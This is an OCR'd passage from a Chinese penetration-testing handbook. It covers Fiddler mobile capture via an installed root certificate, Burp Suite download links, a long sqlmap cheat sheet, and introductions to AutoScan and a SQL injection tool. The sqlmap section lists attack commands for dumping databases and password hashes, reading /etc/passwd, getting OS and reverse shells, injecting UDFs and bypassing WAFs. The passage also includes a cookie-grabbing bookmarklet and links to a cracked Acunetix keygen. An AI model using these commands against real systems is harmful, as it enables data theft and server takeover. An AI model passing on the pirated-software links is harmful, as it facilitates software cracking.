
提示：Fiddler 可以设置过滤，可以很方便看到我们想要的 Http 包：




Fiddler 手机抓包

第一步：配置 Fiddler

Tools->Fiddler Options...





重启 Fiddler

第二步：在手机上安装证书

用手机浏览器打开 http://10.240.139.173:8888(IP 是你电脑的 IP，8888 是 Fiddler 的端口)

在页面上下载 FiddlerRoot certificate(文件名 FiddlerRoot.cer)

我用的是 uc 浏览器，下载到了 UCDownloads 目录下，这里要注意，将 FiddlerRoot.cer 移动到根目录下（否则会提示未在 USB 存储设备中找到证书文件）。

接下去：设置->安全和隐私->从存储设备安装 （按照提示操作即可）

第三步：设置代理

打开你手机上无线，代理设置->手动


主机：10.240.139.173（你的运行 Fiddler 的电脑 IP）

端口：8888

确定

接下去就是 Fiddler 的基本操作了，我们已经看到手机上的数据包了。

X-User-Agent:XOne/1.1.2(AndroidPhone;2.2Later;MI 2S/android4.1.1)



3.18.2、burpsuite

下载地址：http://pan.baidu.com/share/init?shareid=2464873879&uk=2466540631　pus9

最新版：http://pan.baidu.com/s/1kTiGgVP　密码：freebuf

教程学习：http://www.he11oworld.com/anquan/shentou/1224

参考资料：http://www.2cto.com/Article/201406/310929.html

软件下载地址：http://pan.baidu.com/s/1eQ8H7OY

提取密码：v9s7


解压密码:www.exehack.net

v1.6.09 版修复了 v1.6.08 版部分用户在 32 位操作系统上面关于新临时文件的一些问题。

v1.6.08 随着临时文件逐渐变大，将导致部分 32 位操作系统用户的内存不足,新版本将解决这个问题。

在不久的将来，我们计划在 64 位操作系统中新增一些强大的功能，建议 32 位系统的用户升级到 64 位操作系统。

共3张图,当前是第1张



3. 19、注入工具

3.19.1、sqlmap

参考网址：http://sqlmap.org/

下载地址：http://www.xdowns.com/soft/8/19/2013/Soft_112718.html

linux 安装:

linux 安装了 git 的话直接 git clone

```
// git clone https://github.com/sqlmapproject/sqlmap.git
```

直接下载:

```
https://github.com/sqlmapproject/sqlmap/archive/master.zip

unzip ./master.zip
```

windows 下的安装

安装 Python2.6 然后设置环境变量。把 python 添加进去,比如我装到 D:\Python26

就在 path 的最后加 ;D:\Python26

解压 sqlmap 到硬盘

比如 D:/sqlmap,打开 CMD,输入 python D:\sqlmap\sqlmap.py 就可以用了。

列几个基本命令

```
./sqlmap.py -h     //查看帮助信息

./sqlmap.py -u “http://www.anti-x.net/inject.asp?id=injecthere”  //get 注入

./sqlmap.py -u “http://www.anti-x.net/inject.asp?id=injecthere” --data “DATA”//post 注入

./sqlmap.py -u “http://www.anti-x.net/inject.asp?id=injecthere” --cookie “COOKIE”//修改请求
时的 cookie

./sqlmap.py -u “http://www.anti-x.net/inject.asp?id=injecthere” --dbs   //列数据库

./sqlmap.py -u “http://www.anti-x.net/inject.asp?id=injecthere” -users //列用户
```

```
./sqlmap.py –u “http://www.anti-x.net/inject.asp?id=injecthere” –-passwords //获取密码 hash

./sqlmap.py –u “http://www.anti-x.net/inject.asp?id=injecthere” –-tables -D DB_NAME //列 DB_NAME 的表

./sqlmap.py –u “http://www.anti-x.net/inject.asp?id=injecthere” –-columns –T TB_NAME -D DB_NAME //读取 TB_NAME 中的列

./sqlmap.py –u “http://www.anti-x.net/inject.asp?id=injecthere” –-dump –C C1,C2,C3 –T TB_NAME -D DB_NAME //读字段 C1,C2,C3 数据

./sqlmap.py –u “http://www.anti-x.net/inject.asp?id=injecthere” –-os-shell //取得一个 shell
```

用法详解

```
Df

1. 基础用法：

./sqlmap.py -u “注入地址” -v 1 –dbs // 列举数据库

./sqlmap.py -u “注入地址” -v 1 –current-db // 当前数据库

./sqlmap.py -u “注入地址” -v 1 –users // 列数据库用户

./sqlmap.py -u “注入地址” -v 1 –current-user // 当前用户

./sqlmap.py -u “注入地址” -v 1 –tables -D “数据库” // 列举数据库的表名

./sqlmap.py -u “注入地址” -v 1 –columns -T “表名” -D “数据库” // 获取表的列名

./sqlmap.py -u “注入地址” -v 1 –dump -C “字段,字段” -T “表名” -D “数据库” // 获取表中的数据，包含列

已经开始拖库了，SQLMAP 是非常人性化的，它会将获取的数据存储 sqlmap/output/中、、、



2. sqlmap post 注入

我们在使用 Sqlmap 进行 post 型注入时，

经常会出现请求遗漏导致注入失败的情况。

这里分享一个小技巧，即结合 burpsuite 来使用 sqlmap，

用这种方法进行 post 注入测试会更准确，操作起来也非常容易。

1. 浏览器打开目标地址 http:// www.2cto.com /Login.asp

2. 配置 burp 代理(127.0.0.1:8080)以拦截请求

3. 点击 login 表单的 submit 按钮

4. 如下图，这时候 Burp 会拦截到了我们的登录 POST 请求

5. 把这个 post 请求复制为 txt，我这命名为 search-test.txt 然后把它放至 sqlmap 目录下

6. 运行 sqlmap 并使用如下命令：
```

./sqlmap.py -r search-test.txt -p tfUPass

这里参数-r 是让 sqlmap 加载我们的 post 请求 rsearch-test.txt，

而-p 大家应该比较熟悉，指定注入用的参数。

3，sqlmap cookies 注入

sqlmap.py -u “http://127.0.0.1/base.php” –cookies “id=1″ –dbs –level 2

2. 默认情况下 SQLMAP 只支持 GET/POST 参数的注入测试，但是当使用–level 参数且数值>=2 的时候也会检查 cookie 时面的参数，当>=3 的时候将检查 User-agent 和 Referer，那么这就很简单了，我 们直接在原有的基础上面加上 –level 2 即可

利用 sqlmap cookies 注入突破用户登录继续注入

先把用户登陆的 cookie 拿到吧，

在收藏夹添加一个链接 cookies 属性：

名字自己取

javascript:alert(document.cookie)，，需要获取当前 cookie 的时候，

直接点一下这个链接，然后复制一下弹出对话框

里的 cookie 值就搞定了

sqlmap.py -u http://x.x.x.x/Down.aspx?tid=2 -p tid –dbms mssql –cookie=”info=username=test”

-p 是指指定参数注入

4. sqlmap 遇到 url 重写的注入

哪里存在注入就加上 * 号

./sqlmap.py -u “http://www.cunlide.com/id1/1*/id2/2“

5.sqlmap 编码绕 waf 注入

./sqlmap.py -u http://127.0.0.1/test.php?id=1 -v 3 –dbms “MySQL” –technique U -p id –batch –tamper “space2morehash.py”

在 sqlmap 的 tamper 目录下有很多 space2morehash.py 编码脚本自行加载

其他基础：

sqlmap -u “http://url/news?id=1” –level=3 –smart –dbms “Mysql” –current-user #获取当前用户名称

sqlmap -u “http://www.xxoo.com/news?id=1” –level=3 –smart –dbms “Mysql” –current-db #获取当前数据库名称


sqlmap -u “http://www.xxoo.com/news?id=1” –level=3 –smart –dbms “Mysql”–tables -D “db_name” #列表名

sqlmap -u “http://url/news?id=1” –level=3 –smart –dbms “Mysql” –columns -T “tablename” users-D “db_name” -v 0 #列字段

```
sqlmap -u “http://url/news?id=1” –level=3 –smart –dbms “Mysql” –dump -C “column_name” -T “table_name” -D “db_name” -v 0 #获取字段内容

*****************信息获取*****************

sqlmap -u “ –smart –dbms “Mysql” –users #列数据库用户 sqlmap -u “ –smart –dbms “Mysql” –dbs#列数据库 sqlmap -u “ –smart –dbms “Mysql”–passwords #数据库用户密码 sqlmap -u “ –smart –dbms “Mysql”–passwords-U root -v 0 #列出指定用户数据库密码 sqlmap -u “ –smart –dbms “Mysql” –dump-all -v 0 #列出所有数据库所有表

sqlmap -u “ –smart –dbms “Mysql”–privileges #查看权限 sqlmap -u “ –smart –dbms “Mysql” –privileges -U root #查看指定用户权限 sqlmap -u “ –smart –dbms “Mysql” –is-dba -v 1 #是否是数据库管理员 sqlmap -u “ –smart –dbms “Mysql” –roles #枚举数据库用户角色 sqlmap -u “ –smart –dbms “Mysql”–udf-inject #导入用户自定义函数（获取系统权限！）

sqlmap -u “ –smart –dbms “Mysql”–dump-all –exclude-sysdbs -v 0 #列出当前库所有表

sqlmap -u “ –smart –dbms “Mysql” –union-check #是否支持 union 注入 sqlmap -u “ –smart –dbms “Mysql”–union-cols #union 查询表记录 sqlmap -u “ –smart –dbms “Mysql” –union-test #union 语句测试

sqlmap -u “ –smart –dbms “Mysql” –union-use –banner #采用 union 注入 sqlmap -u “ –smart –dbms “Mysql”–union-test –union-tech orderby #union 配合 order by

sqlmap -u “ –smart –dbms “Mysql”–method “POST” — data “id=1&cat=2″ #post 注入 sqlmap -u “ –smart –dbms “Mysql”–cookie “COOKIE_VALUE” #cookie 注入

sqlmap -u “ –smart –dbms “Mysql”-b #获取 banner 信息

sqlmap -u “http://url/news?id=1” –level=3 –smart-v 1 -f #指纹判别数据库类型

sqlmap -u “http://url/news?id=1” –level=3 –smart–proxy”http://127.0.0.1:8118” #代理注入

sqlmap -u “http://url/news?id=1″ –string”STRING_ON_TRUE_PAGE“ #指定关键词

sqlmap -u “ –smart –dbms “Mysql”–sql-shell #执行指定 sql 命令

sqlmap -u “ –smart –dbms “Mysql”–file /etc/passwd sqlmap -u “ –smart –dbms “Mysql”–os-cmd=whoami #执行系统命令 sqlmap -u “ –smart –dbms “Mysql”–os-shell #系统交互 shell sqlmap -u “ –smart –dbms “Mysql”–os-pwn #反弹 shell sqlmap -u “ –smart –dbms “Mysql”–reg-read #读取 win 系统注册表 sqlmap -u “ –smart –dbms “Mysql” –dbs-o “sqlmap.log” #保存进度 sqlmap -u “ –smart –dbms “Mysql” –dbs -o “sqlmap.log” –resume #恢复已保存进度
```

3.19.2、Acunetix Web Vulnerability Scanner

```
下载地址：http://pan.baidu.com/s/1i3Br6ol 密码：u60f

参考网址：http://www.freebuf.com/tools/55374.html
```



其他下载

吾爱破解下载：

http://www.52pojie.cn/thread-214819-1-1.html

吾爱云盘下载：

http://down.52pojie.cn/LCG/Acunetix_Web_Vulnerability_Scanner_9.x_Consultant_Edition_KeyGen_Hmily[LCG].zip

百度云盘下载：

链接：http://pan.baidu.com/s/1dDelMCT 密码：jijk

3.19.3、AutoScan-Network

参考网址：http://www.freebuf.com/tools/54024.html

下载地址：http://autoscan-network.com/


系统要求

- Mac OS X 10.5 或更高版本
- Microsoft Windows (XP, Vista)
- GNU/Linux
- Maemo 4

- Sun OpenSolaris

功能特性

- 快速的网络扫描
- 自动化的发现能力
- TCP/IP 扫描
- 多线程
- 支持端口扫描
- 对网络影响很低
- VNC 客户端
- Telnet 客户端
- SNMP 扫描
- Simultaneous subnetworks scans without human intervention
- 实时检测，可发现多种设备，如路由器、服务器、防火墙
- 可发现多种服务，如 smtp、HTTP、pop (smtp, http, pop, ...)
- 自动发现操作系统版本



3.19.4、超级 SQL 注入工具

参考网址：http://www.shack2.org/article/1417357815.html

下载地址：http://www.shack2.org//static/uploads/file/20150315/20150315154129_77.rar

超级 SQL 注入工具（SSQLInjection）是一款基于 HTTP 协议自组包的 SQL 注入工具，支持出现在 HTTP 协议任意位置的 SQL 注入，支持各种类型的 SQL 注入，支持 HTTPS 模式注入。

超级 SQL 注入工具（已更新 beta15）

超级 SQL 注入工具（SSQLInjection）是一款基于 HTTP 协议自组包的 SQL 注入工具。

支持自动识别 SQL 注入，并自动配置，如程序无法自动识别，还可人工干预识别注入，并标记注入位置。

支持出现在 HTTP 协议任意位置的 SQL 注入，支持各种类型的 SQL 注入，支持 HTTPS 模式注入。

支持 Bool 型盲注、错误显示注入、Union 注入。

支持 Access、MySQL5 以上版本、SQLServer、Oracle 等数据库。

支持简单的 SQL 注入绕过，可灵活进行字符替换绕过注入防护。

支持批量扫描 SQL 注入漏洞。

本工具为渗透测试人员、信息安全工程师等掌握 SQL 注入技能的人员设计，需要使用人员对 SQL 注入有一定了解。不适合新手人员使用，谢谢！

工具特点：

1.支持任意地点出现的任意 SQL 注入


2.支持全自动识别注入标记，也可人工识别注入并标记。


3.支持各种语言环境。大多数注入工具在盲注下，无法获取中文等多字节编码字符内容，本工具可完美解决。

4.支持注入数据发包记录。让你了解程序是如何注入，有助于快速学习和找出注入问题。

5.依靠关键字进行盲注，可通过 HTTP 相应状态码判断，还可以通过关键字取反功能，反过来取关键字。 程序运行需要安装. Net Framework 2.0。运行环境 Win7,Win8 环境已测试，其他环境请自测。

注意：使用本工具，需要对 SQL 注入有一定了解，工具使用需要人工参与判断注入，非全自动 SQL 注入工具，什么是注入都不明白，不会判断 SQL 注入的新手不建议使用。



